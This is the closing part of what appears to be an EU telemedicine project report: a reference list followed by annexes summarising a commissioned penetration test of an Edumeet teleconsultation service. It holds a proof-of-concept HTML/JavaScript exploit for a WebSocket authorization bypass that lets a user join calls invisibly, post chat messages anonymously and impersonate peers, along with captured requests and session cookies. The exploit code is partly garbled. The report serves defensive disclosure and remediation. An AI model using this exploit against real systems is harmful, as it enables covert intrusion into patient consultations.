55. Kondylakis H, Kalokyri V, Sfakianakis S, Marias K, Tsiknakis M, Jimenez-Pastor A, Camacho-Ramos E, Blanquer I, Segrelles JD, López-Huguet S, Barelle C, Kogut-Czarkowska M, Tsakou G, Siopis N, Sakellariou Z, Bizopoulos P, Drossou V, Lalas A, Votis K, Mallol P, Marti-Bonmati L, Alberich LC, Seymour K, Boucher S, Ciarrocchi E, Fromont L, Rambla J, Harms A, Gutierrez A, Starmans MPA, Prior F, Gelpi JL, Lekadir K. Data infrastructures for AI in medical imaging: a report on the experiences of five EU projects. Eur Radiol Exp. 2023 May 8;7(1):20. doi: 10.1186/s41747-023-00336-x. PMID: 37150779; PMCID: PMC10164664.
56. Lazem M, Sheikhtaheri A. Barriers and facilitators for disease registry systems: a mixed- method study. BMC Med Inform Decis Mak. 2022 Apr 11;22(1):97. doi: 10.1186/s12911- 022-01840-7. PMID: 35410297; PMCID: PMC9004114.

57. Matar A, Hansson M, Slokenberga S, Panagiotopoulos A, Chassang G, Tzortzatou O, Pormeister K, Uhlin E, Cardone A, Beauvais M. A proposal for an international Code of Conduct for data sharing in genomics. Dev World Bioeth. 2023 Dec;23(4):344-357. doi: 10.1111/dewb.12381. Epub 2022 Oct 21. PMID: 36269885.
58. S. Stalla-Bourdillon, "A Maturity Spectrum for Data Institutions," in IEEE Security & Privacy, vol. 19, no. 5, pp. 90-94, Sept.-Oct. 2021, doi: 10.1109/MSEC.2021.3094985.
59. Suver C, Thorogood A, Doerr M, Wilbanks J, Knoppers B. Bringing Code to Data: Do Not Forget Governance. J Med Internet Res. 2020 Jul 28;22(7):e18087. doi: 10.2196/18087. PMID: 32540846; PMCID: PMC7420687.
60. Tan AC, Askie LM, Hunter KE, Barba A, Simes RJ, Seidler AL. Data sharing-trialists' plans at registration, attitudes, barriers and facilitators: A cohort study and cross-sectional survey. Res Synth Methods. 2021 Sep;12(5):641-657. doi: 10.1002/jrsm.1500. Epub 2021 Jun 15. PMID: 34057290.
61. Wirth FN, Meurers T, Johns M, Prasser F. Privacy-preserving data sharing infrastructures for medical research: systematization and comparison. BMC Med Inform Decis Mak. 2021 Aug 12;21(1):242. doi: 10.1186/s12911-021-01602-x. PMID: 34384406; PMCID: PMC8359765.
62. Köngeter A, Schickhardt C, Jungkunz M, Mehlis K, Winkler EC. Physicians' attitudes towards secondary use of clinical data for biomedical research purposes in Germany. Results of a quantitative survey. PLoS One. 2024 Feb 13;19(2):e0274032. doi: 10.1371/journal.pone.0274032. PMID: 38349908; PMCID: PMC10863899.
63. Ozgur Oksuz, A System For Storing Anonymous Patient Healthcare Data Using Blockchain And Its Applications, The Computer Journal, Volume 67, Issue 1, January 2024, Pages 18– 30,
64. Raza Nowrozy, Khandakar Ahmed, A. S. M. Kayes, Hua Wang, and Timothy R. McIntosh. 2024. Privacy Preservation of Electronic Health Records in the Modern Era: A Systematic Survey. ACM Comput. Surv. 56, 8, Article 204 (August 2024), 37 pages. https://doi.org/10.1145/3653297
65. Ferguson JM, Van Campen J, Slightam C, Greene L, Heyworth L, Zulman DM. Evaluation of the Veterans Health Administration's Digital Divide Consult for Tablet Distribution and Telehealth Adoption: Cohort Study. J Med Internet Res. 2024 Sep 9;26:e59089. doi: 10.2196/59089. PMID: 39250183; PMCID: PMC11420580.
66. Spring B, Garcia SF, Daly E, Jacobs M, Jayeoba M, Jordan N, Kircher S, Kocherginsky M, Mazzetta R, Pollack T, Scanlan L, Scherr C, Hitsman B, Phillips SM. Scalable

Telehealth Cancer Care: integrated healthy lifestyle program to live well after cancer treatment. J Natl Cancer Inst Monogr. 2024 Jun 26;2024(64):83-91. doi: 10.1093/jncimonographs/lgae020. PMID: 38924795; PMCID: PMC11207740.

67. R. D. Chand, R. Rajnish, H. Chandra and P. K. Pradhan, "Telemedicine 2.0: Redefining Telehealth for Healthcare and Knowledge Management," 2024 11th International Conference on Computing for Sustainable Global Development (INDIACom), New Delhi, India, 2024, pp. 893-898, doi: 10.23919/INDIACom61295.2024.10498763.
68. Onyeabor US, Okenwa WO, Onwuasoigwe O, Lasebikan OA, Schaaf T, Pinkwart N, Balzer F. Telemedicine in the age of the pandemics: The prospects of web-based remote patient monitoring systems for orthopaedic ambulatory care management in the developing economies. Digit Health. 2024 Jan 31;10:20552076241226964. doi: 10.1177/20552076241226964. PMID: 39286786; PMCID: PMC11403672.
69. Malakhov KS. Innovative Hybrid Cloud Solutions for Physical Medicine and Telerehabilitation Research. Int J Telerehabil. 2024 Jun 28;16(1):e6635. doi: 10.5195/ijt.2024.6635. PMID: 39022436; PMCID: PMC11249847.
70. Leong D, Ng A, Chang P, Zheng J, Wilson R, Chen ME, Vargo M. Telemedicine impact on patient disparities and physician practice patterns in cancer rehabilitation: A multicenter retrospective study. PM R. 2024 Jun 12. doi: 10.1002/pmrj.13199. Epub ahead of print. PMID: 38864328.

4. Annexes

Annex 1: Web Application Penetration Testing

HIGH SEVERITY VULNERABILITY

Authorization Bypass in the WebSocket Design Implementation

Description: Authorization bypass is a security vulnerability that allows an attacker to circumvent or override the authorization controls of a system or application, thereby gaining unauthorized access to resources, data, or functionalities. This vulnerability occurs when a system component, such as a web application or service, fails to properly validate a user's credentials or privileges during access or the execution of certain actions. A critical flaw was identified in the WebSocket design, allowing unauthorised access to sensitive functions and data.

- Impact: This vulnerability can lead to significant data breaches and unauthorised actions within the application.
- Priority: Immediate.
- Recommendation: Implement robust authorization checks and validation mechanisms for WebSocket requests.

MEDIUM SEVERITY VULNERABILITY

Usage of Weak Long-Term Credentials Authentication in TURN Server Description

The implementation of an authentication mechanism on the TURN server using Long-Term Credentials has been identified during the analysis of the file-sharing procedure (in the chat functionality) using the WebTorrent. The TURN server utilises weak long-term credentials, risking unauthorised access.

- Impact: Potential for man-in-the-middle attacks and unauthorised relay of traffic.
- Priority: Short term.
- Recommendation: Implement stronger, short-term credentials and enforce complex password policies.

LOW SEVERITY VULNERABILITY

Lack of Clickjacking Countermeasures

Description: Clickjacking is a malicious technique where an attacker overlays invisible or transparent elements on a website, tricking users into clicking on elements different from what they perceive. This vulnerability can be exploited to deceive users and make them perform unintended actions without their consent. The application lacks protections against clickjacking attacks.

- Impact: Users could be tricked into performing unintended actions.
- Priority: Medium term.
- Recommendation: Use X-Frame-Options or Content-Security-Policy headers to prevent clickjacking.

Annex 2: Web Application Penetration Testing

HIGH SEVERITY VULNERABILITY

Multiple Authorization Bypass

Description: Authorization bypass is a security vulnerability that allows an attacker to circumvent or override the authorization controls of a system or application, thereby gaining unauthorized access to resources, data, or functionalities. This vulnerability occurs when a system component, such as a web application or service, fails to properly validate a user's credentials or privileges during access or the execution of certain actions. Multiple authorization bypass issues were found, allowing unauthorised access to various application functions.

- Impact: Increased risk of unauthorised access and data compromise.
- Priority: Immediate.
- Recommendation: Conduct a thorough review of access controls and implement robust authorization checks

LOW SEVERITY VULNERABILITY

Lack of Clickjacking Countermeasures

Description: Clickjacking is a malicious technique where an attacker overlays invisible or transparent elements on a website, tricking users into clicking on elements different from what they perceive. This vulnerability can be exploited to deceive users and make them

perform unintended actions without their consent. Continued absence of clickjacking defences.

- Impact: Ongoing risk of user manipulation.
- Priority: Medium term.
- Recommendation: Implement and enforce clickjacking protections as previously recommended.

Information Disclosure of the Infrastructure

Description: A vulnerability of the Information Disclosure type, which can reveal the name and version of the web server in use along with the operating system on which it is running, could be exploited by an attacker to gather useful information for planning a targeted and personalized attack. The application reveals sensitive information about the underlying infrastructure.

- Impact: This can aid attackers in planning targeted attacks.
- Priority: Medium term.
- Recommendation: Minimise and secure all information disclosures, and ensure that sensitive data is not exposed.

Annex 3 Mobile Application Penetration Testing

CRITICAL SEVERITY VULNERABILITY

Multiple Authorization Bypass

Description: Authorization bypass is a security vulnerability that allows an attacker to circumvent or override the authorization controls of a system or application, thereby gaining unauthorized access to resources, data, or functionalities. This vulnerability occurs when a system component, such as a web application or service, fails to properly validate a user's credentials or privileges during access or the execution of certain actions. Critical authorization bypass vulnerabilities were discovered, allowing unauthorised access to sensitive mobile application features.

- Impact: High risk of data breach and unauthorised use of the mobile application.
- Priority: Immediate.
- Recommendation: Implement stringent authorization controls and conduct regular security audits.

MEDIUM SEVERITY VULNERABILITY

Missing SSL Pinning Implementation

Description: The lack of SSL pinning implementation in a mobile application poses a significant security risk. SSL pinning is a technique where a specific server's SSL certificate or public key is embedded within the client application. This ensures that encrypted SSL/TLS communications between the client and server are only established with legitimate servers. The mobile application does not implement SSL pinning, making it susceptible to man-in-the-middle attacks.

- Impact: Potential for data interception and tampering.
- Priority: Short term.
- Recommendation: Implement SSL pinning to ensure secure communication between the mobile application and servers.

LOW SEVERITY VULNERABILITY

Missing Root/Jailbreak Detection

Description: The absence of root/jailbreak detection in a mobile application represents a significant security risk. Rooting (on Android) or jailbreaking (on iOS) allows users to gain full control over their devices, bypassing the operating system's security restrictions. This can lead to potential exploits by malicious applications or attackers.

- Impact: The application does not detect if the device is rooted or jailbroken. Increased risk of application exploitation on compromised devices.
- Priority: Short term.
- Recommendation: Implement root/jailbreak detection mechanisms.

Application Running on Unpatched Android Version

Description: The application may be installed on older versions of Android that harbour numerous unfixed vulnerabilities. These devices are unlikely to receive adequate security updates from Google. The application is deployed on outdated and potentially vulnerable versions of Android.

- Impact: Higher risk of exploitation due to unpatched security flaws.
- Priority: Medium term.
- Recommendation: Ensure the application is compatible with and promotes the use of patched, up-to-date Android versions.

Potential AndroidManifest.xml Vulnerabilities

Description: The AndroidManifest.xml of the mobile application is subject to several vulnerabilities. These vulnerabilities can arise from misconfigurations or the inclusion of insecure permissions and components. Potential issues include exposing sensitive activities or services, allowing unintended data access, and permitting insecure network communication.

Addressing these vulnerabilities is crucial to enhancing the application's overall security posture and protecting user data from potential exploits. Issues within the AndroidManifest.xml file could expose the application to various risks.

- Impact: Potential unauthorised access and exposure of sensitive components.
- Priority: Medium term.
- Recommendation: Review and secure the AndroidManifest.xml configurations to mitigate risks.

Conclusion

The penetration testing conducted by Moveax for IFO has identified several critical, high, medium, and low severity vulnerabilities across web and mobile applications. Immediate attention is required to address the critical and high-severity vulnerabilities, particularly the multiple authorization bypass issues. Enhancing the security measures, such as implementing stronger authentication, enforcing authorization checks, and adding necessary countermeasures, will significantly improve the security posture of IFO's applications.

Action Items

1. Immediate: Address the critical and high-severity authorization bypass vulnerabilities in both web and mobile applications.
2. Short-Term: Enhance authentication mechanisms and implement SSL pinning for the mobile application.
3. Medium-Term: Implement clickjacking countermeasures and review the application's configuration files and infrastructure information disclosures.

By systematically addressing these vulnerabilities, IFO can mitigate risks and protect its applications from potential cyber threats.

Annex 5

Introduction

Moveax Srl was commissioned by IFO to conduct a WAPT (Web Application Penetration Test) analysis using the OWASP methodology approach, which offers a standard for analysing and identifying Web vulnerabilities, in order to determine the exposure of the application under analysis to a targeted attack.

All activities were conducted in such a way as to simulate a malicious actor engaged in a targeted attack against IFO with the objective of:

1. Identify whether a remote attacker could breach IFO's defences;
2. Determine the impact of a security breach on:
    a. Confidentiality of application data;
    b. Integrity of application data;
    c. Internal infrastructure and availability of IFO information systems.

The objective of this activity is, therefore, to identify critical and vulnerable points of an application, as well as non-compliance with industry security standards, in order to avoid loss and/or manipulation of data, thus improving software security and regulatory compliance.

Activity Scope

The purpose of the activity is to analyse the Web application according to the dynamic analysis standards indicated by the OWASP methodology, whereby predefined hosts or IP addresses will be subjected to an accurate security analysis.

In this activity, the customer's direct contacts on behalf of Moveax Srl were:

- Edoardo Marcozzi (edoardo.marcozzi@moveax.it)
- Gianluca De Cicco (gianluca.decicco@moveax.it)
- Federico Fazzi (federico.fazzi@moveax.it)

The security consultants of Moveax Srl will refer for any consultation or clarification to the persons indicated as agreed by IFO:

- Andrea Zauli (lawfirm@andreamonti.net)
- Ilario Tagliaferri (tagliaferri.ilario@hsr.it)
- Andrea Pace (andrea.pace@ifo.it)

Below are the agreed start and end dates of the activity:

- Start date: 09/11/2023
- End date: 10/12/2023

The attacks were conducted with an access level that a general Internet user would have. The following addresses were indicated as in-scope for testing activities:

- teleconsultation.ecanja.eu

The following test accounts were used during the testing activities.

- eCANDoctor11@ecanja.eu
- eCANDoctor12@ecanja.eu

In addition to the black-box testing activity, the source code of the Edumeet software was referenced from the following repository for a more in-depth analysis:

- https://github.com/edumeet/edumeet

The evaluation was conducted in accordance with the recommendations outlined in the discussion, all tests and actions were conducted under controlled conditions.

The results detailed in the Technical Details section of this report should be examined and recommended corrective actions implemented.

As requested by IFO, the provided security test checklist has been compiled. Items marked in green have been verified, while those marked as N/A are not applicable to the scope of the conducted activity.

The checklist has been provided as an attachment to the following document, and it can be viewed through the following reference link: Requested Security Checklist.

Findings

This section outlines a summary of the key issues identified during the course of the evaluation, which Moveax Srl prioritised for review and mitigation.

A total of 3 vulnerabilities were identified, classified below by risk category.

HIGH RISK VULNERABILITIES

Authorization Bypass in the WebSocket design implementation: The analysis has reported some cases of authorization bypass in the implementation of certain methods in the WebSocket server. These could allow a malicious user to carry out certain types of attacks, such as enter the video conference before it is initiated by a moderator, remaining invisible in the user list, sending arbitrary chat messages, etc.

MEDIUM RISK VULNERABILITIES

Usage of weak Long-Term Credentials authentication in TURN server: Analysing the file-sharing procedure through WebTorrent was found that the authentication mechanism of the TURN server (used as tracker for sending files) implements a weak Long-Term Credentials authentication. It is recommended to adopt the new implementation of Time- Limited Credentials through REST API requests, requiring temporary access credentials, to mitigate the risk of exposure.

LOW RISK VULNERABILITIES

Lack of Clickjacking countermeasures: The analysis has revealed that the web application is potentially vulnerable to Clickjacking attacks. Indeed, as highlighted below, the HTTP response does not include any countermeasure against such attacks.

Technical Summary

Overview

Each identified vulnerability was assigned a risk factor (Critical, High, Medium or Low) obtained from the risk management calculation indicated by the risk rating standard provided by OWASP, i.e. the product between the probability of a vulnerability to be exploited and its technical impact.

For more details, please refer to Methodology - Risk Rating.

Vulnerability	Risk	Technical Impact	Priority
Authorization Bypass in the WebSocket design implementation	High	High	High
Usage of weak Long-Term Credentials authentication in TURN server	Middle	Middle	Low
Lack of Clickjacking countermeasures	Low	Low	Low

The following graph is intended to show the risk distribution and technical impact of the vulnerabilities detected.

Please note that in order to be able to give a correct interpretation, its view must be integrated on the basis of the risk calculation matrix used and available at the end of the paragraph Methodology - Risk Rating.


Classification

In addition to a metric of the risk factor of the discovered vulnerabilities, a further classification was performed according to the vulnerability category.

These categories are listed in the summary of vulnerabilities below:

Category	Vulnerability
Authorization	Authorization Bypass in the WebSocket design implementation
Authentication	Usage of weak Long-Term Credentials authentication in TURN server
Configuration Management	Lack of Clickjacking countermeasures

The graph below shows the vulnerabilities reordered by their category:



Technical Details

HIGH RISK VULNERABILITIES

Authorization Bypass in the WebSocket design implementation

Name	Risk	Technical Impact	Priority
Authorization Bypass in the WebSocket design implementation	High	High	High

Authorization bypass is a security vulnerability that allows an attacker to circumvent or override the authorization controls of a system or application, thereby gaining unauthorized access to resources, data, or functionalities. This vulnerability occurs when a system component, such as a web application or service, fails to properly validate a user's credentials or privileges during access or the execution of certain actions.

In an authorization bypass scenario, the attacker can exploit gaps in the authorization controls to gain access to resources or areas of the system without having the appropriate privileges. This can happen through the use of methods or techniques that circumvent or deceive the authorization mechanisms, allowing the attacker to perform unauthorized actions.

Proof of Concept

During security testing conducted on the Edumeet web conferencing application used by the client and hosted on the server “teleconsultation.ecanja.eu”, some authorization vulnerabilities were identified in the implementation of security controls during certain procedures invoked through the WSS (WebSocket Secure) communication channel.

Specifically, it has been revealed that following the handshake phase between the client (browser) and server (WebSocket server), a malicious user could enter the video conference before it is initiated by a moderator. This user could invoke certain server application methods arbitrarily to carry out specific attacks, as analyzed below.

After the establishment of the WebSocket handshake (between client and server), it was possible to observe a lack of control over the 'join' method by certain methods on the WebSocket server with respect to the connected client (browser). This absence of control effectively allows a malicious user to enter the video conference in invisible mode, even if it has not been initiated by the moderator. In other words, the user will be connected to the video conference with the corresponding privileges (guest) assigned, but in invisible mode, thus not visible in the list of users connected to the video conference.

Please note that since the user is connected to the video conference in invisible mode, the moderator would be unable to perform certain actions on that specific user. For example, they wouldn't be able to kick the user out of the video conference, as the user is not visible in the general user list.

This vulnerability allows a potential malicious user to perform the following actions:

- Enter video conference in invisible mode (even it has not been initiated);
- Send messages in the chat arbitrarily and anonymously;
- Impersonate a user by spoofing peer and name (even when sending files in chat).

Below is a custom script created for interacting with the remote web application in order to demonstrate the possibilities of the attack.

The following PoC can be launched on any browser. Once the HTML page is displayed, simply enter the name of the video conference room you want to access (once the connection is established, the user will be connected to the video conference even if the moderator has not created the room) in the indicated input field and click on the example buttons to perform some arbitrary example actions (such as sending chat messages, etc.).

File: poc.html

```
<html>
<head>
<title>Authorization Bypass PoC</title>
<script language="javascript" type="text/javascript">
var ws;
let room_id = 'channelz',
peer_id = 'peerz' + Math.floor(Math.random() * 31337), r, t, s, u
function print(message) {
let div = document.getElementById('debug') div.innerHTML += message + '<br>';
console.log(message)
}
if (div_peer) peer_id = div_peer base_url =
'https://teleconsultation.ecanja.eu/socket.io/?peerId=' + peer_id + '&roomId=' + room_id +
'&EIO=3&transport=polling'
switch(what) {
case 'connect':
print('DEBUG:') print('[*] Handshaking..') r = await fetch(base_url) t = await r.text()
s = t.split('sid":"')[1].split('",')[0] u = base_url.concat('&sid=' + s) print('[+] SID parsed: ' + s)
r = await fetch(u); t = await r.text()
print('[+] handshake done!')
ws = new WebSocket(u.replace('https', 'wss').replace('polling', 'websocket'))
ws.onopen = function(evt) {
// probe/ping ws.send('2probe') ws.send('5')
setInterval(function() { if (ws) ws.send('2')
}, 2000)
peer_id) room_id)
print('[+] Joined room using peerId: ' + print('[+] Joined room Using roomId: ' +
}
+ evt.data)
ws.onclose = function(evt) {} ws.onmessage = function(evt) {
if (evt.data != '3') print('RECEIVED (WSS): '
}
ws.onerror = function(evt) { ws.close() } break
```

```
case 'join_visible': ws.send('427["request",{"method":"join","data":{"displayName":"' + peer_id
+ '","picture":null}}]')
print('[+] Joining room using peerId: ' + peer_id +
' roomId: ' + room_id)
break
case 'send_chat':
let message = document.getElementById('chat_message').value
ws.send('423["request",{"method":"chatMessage","data":{"chatMessage":{"type
":"message","time":' + tm + ',"sender":"response","isRead":null,"name":"' +
peer_id + '","peerId":"' + peer_id + '","picture":null,"text":"' + message
+ '"}}}]')
print('[+] Sending chat message using peerId: ' + peer_id + ' roomId: ' + room_id + ' message: ' +
message)
break
case 'send_file':
ws.send('450-56["request",{"method":"sendFile","data":{"type":"file","time"
:' + tm + ',"sender":"response","isRead":null,"name":"' + peer_id + '","peerId":"' + peer_id +
'","picture":null,"attachment":{"0":{"path":["/tmp/"],"name":"adsas","lastM
odified":1664125506562,"lastModifiedDate":"2022-09-25T17:04:06.563Z","webki
tRelativePath":"/ex-path","size":19,"type":"application/zip"},"length":1},"
magnetUri":"magnet:?xt=urn:btih:ads&dn=filez.txt&tr=wss%3A%2F%2Ftracker.ope
nwebtorrent.com"}}]');
print('[+] Sending chat file using peerId: ' + peer_id + ' roomId: ' + room_id + ' file: filez.txt')
break
}
}
</script>
</head>
<h2>Authorization Bypass PoC</h2>
<div>
<strong>NOTE:</strong> Some methods like "raiseHand", "setAccessCode" and
"setJoinByAccessCode" are implemented but not useful for the purpose of the PoC.
<ul>
<li><strong>Connect to Websocket:</strong> Connect and join room in invisible mode, even if it has
not been initiated by the moderator (roomId is required).</li>
```

*
Get Visibility: This is for testing purpose and will make user visible in the room after connected in invisible mode (roomId is required).
*

* Send Chat Message: Send a message to chat (roomId|message are required, peerId is optional). *

*
Send File: Send file to chat (roomId is required, peerId could be the peer of the user you want to impersonate).
*

*
*

* *

* *

<input style="width: 200px;height: 50px" type="text" id="room_id" value="" placeholder="roomId (Room Name)"/>

<input style="width: 200px;height: 50px" type="text" id="peer_id" value="" placeholder="peerId (PeerID of User)"/>

* *

* *

<input style="width: 404px;height: 50px" type="text" id="chat_message" value="" placeholder="Type Chat Message.."/>

* *

* *

<button onclick="poc('connect')">Connect to Websocket</button>

<button onclick="poc('join_visible')">Get Visibility</button>

<button onclick="poc('send_chat')">Send Chat Message</button>

<button onclick="poc('send_file')">Send File (Impersonate User)</button>

* *

* *

</html>

Please note that other vulnerable methods have been identified beyond the 'join' method, such as the 'raiseHand' method used to request speaking privileges during the videoconference, and the "setJoinByAccessCode" and "setAccessCode" methods, which did not appear to perform any specific actions (it is advisable to consider them for future implementation).

Remediation

In relation to the specific case, it is recommended to implement a control on all methods that verifies the actual invocation of the 'join' method performed by the peer following the WebSocket handshake.

A possible hot fix could be to apply the check on the “peer.joined” variable in methods where it is not implemented, such as in the 'chatMessage' method, as follows:

File: ./edumeet/server/lib/Room.js

```
[..]
    case 'chatMessage':
    {
        // HOT FIX: Ensure the Peer is joined.
        if (!peer.joined)
            throw new Error('Peer not yet joined');
        if (!this._hasPermission(peer, SEND_CHAT))
            throw new Error('peer not authorized');

        const { chatMessage } = request.data;

        this._chatHistory.push(chatMessage);

        // Spread to others
        this._notification(peer.socket, 'chatMessage', {
            peerId      : peer.id,
            chatMessage : chatMessage
        }, true);
```

The following hotfix can also be applied to other methods that do not currently have this check, such as 'raiseHand,' etc.

Please be aware that the following patch cannot be considered as final, as it partially limits exposure to the vulnerability.

Nevertheless, it is also essential to adopt the following security practices

- **Implementation of Robust Authorization Controls:** Thoroughly validate user privileges during login and critical operations, ensuring that only authorized users can access specific resources or perform certain actions.

- **Use of Secure Authentication Mechanisms:** Implement robust authentication procedures, including secure session management, to prevent fixation attacks or other evasion techniques.
- **Monitoring and Logging of Activities:** Implement activity monitoring systems to identify anomalous behaviors or attempts at authorization bypass. Detailed logging of activities can help detect and respond promptly to any breaches.
- **Regular Updates and Security Testing:** Keep the system up-to-date with security patches and regularly conduct security testing, including penetration testing, to identify and address potential authorization bypass vulnerabilities.

For more information about Authorization see OWASP Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

MEDIUM RISK VULNERABILITIES

Usage of weak Long-Term Credentials authentication in TURN server

Name	Risk	Technical Impact	Priority
Usage of weak Long-Term Credentials authentication in TURN server	Middle	Middle	Low

The implementation of an authentication mechanism on the TURN server using Long-Term Credentials has been identified during the analysis of the file-sharing procedure (in the chat functionality) using the WebTorrent.

This results in static credentials, posing a higher risk of exposing sensitive data, as the credentials would still be exposed in JavaScript by design, as described in the following proposal link:

https://datatracker.ietf.org/doc/html/draft-uberti-behave-turn-rest-00

Nevertheless, Edumeet has implemented the Time-Limited Credentials system using temporary credentials that can be requested through a REST API, thereby reducing the risk of exposing sensitive data.

Proof of Concept

As indicated by the following request, the credentials of the TURN server used for the RTC (Real Time Communication) connection to the WebTorrent tracker are static and easily predictable:

Request:

```
GET
/socket.io/?peerId=zf7hmojd&roomId=gjmplv5c&EIO=3&transport=polling&t=OmSXy
gc&sid=SNS_T6zwOnSQFG16AAB5 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate, br Accept-
Language: en-US,en;q=0.6 Connection:
keep-alive
Cookie: edumeet.sid=s%3AuDyGfwCpk3XmncuckCv5lUtYQUoVqtyg.FWadVKb2VscGdoe3PZKPNcAWlo
Z2KjsV78BrI96I%2FJw
Sec-Fetch-Site: same-origin Sec-
GPC: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.0.0 Safari/537.36
sec-ch-ua: "Brave";v="119", "Chromium";v="119", "Not?A_Brand";v="24"
```

Response:

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=UTF-8 Content-
Length: 178
Access-Control-Allow-Origin: * Date: Wed, 29
Nov 2023 19:21:50 GMT
Connection: keep-alive Keep-
Alive: timeout=5
```

Remediation

It is recommended to use an authentication mechanism utilizing Time-Limited Credentials, which should currently be available in the latest releases of the Edumeet software. For more information, please refer to the following threads:

- https://github.com/edumeet/edumeet/issues/251
- https://github.com/edumeet/edumeet/issues/789

LOW RISK VULNERABILITIES

Lack of Clickjacking countermeasures

Name	Risk	Technical Impact	Priority
Lack of Clickjacking countermeasures	Low	Low	Low

Clickjacking is a malicious technique where an attacker overlays invisible or transparent elements on a website, tricking users into clicking on elements different from what they perceive. This vulnerability can be exploited to deceive users and make them perform unintended actions without their consent.

One must consider that Clickjacking-style embeddings can be performed on many pages where there is no security impact. If it is impossible to induce a user to take an action that has a real security impact, this is generally not considered a valid Clickjacking issue.

Proof of Concept

The analysis has revealed that the web application is potentially vulnerable to Clickjacking attacks. In fact, as highlighted below, the HTTP response does not include any countermeasure (such as the 'X- Frame-Options' header) against a potential attack.

However, please note that the vulnerability is considered low-impact as the application interactions are mostly handled through JavaScript, preventing a user from accessing certain sections of the site via direct paths.

Request:

GET /9syusqcu HTTP/1.1
Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp

,image/apng,*/*;q=0.8

Accept-Encoding: gzip, deflate, br Accept-
Language: en-US,en;q=0.7 Connection:
keep-alive

Cookie: edumeet.sid=s%3AbAtOAXI_u660Xcqng6LMK9bOUKja8WdR.BqzrfV1W6IrUaIIe%2FdlTM9A8
mZd4Ak4xrAMPIcMAbvk

Host: teleconsultation.ecanja.eu Sec-Fetch-
Dest: document

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.0.0 Safari/537.36

sec-ch-ua: "Brave";v="119", "Chromium";v="119", "Not?A_Brand";v="24" sec-ch-ua-mobile: ?0

Response:

HTTP/1.1 200 OK

X-Powered-By: Express

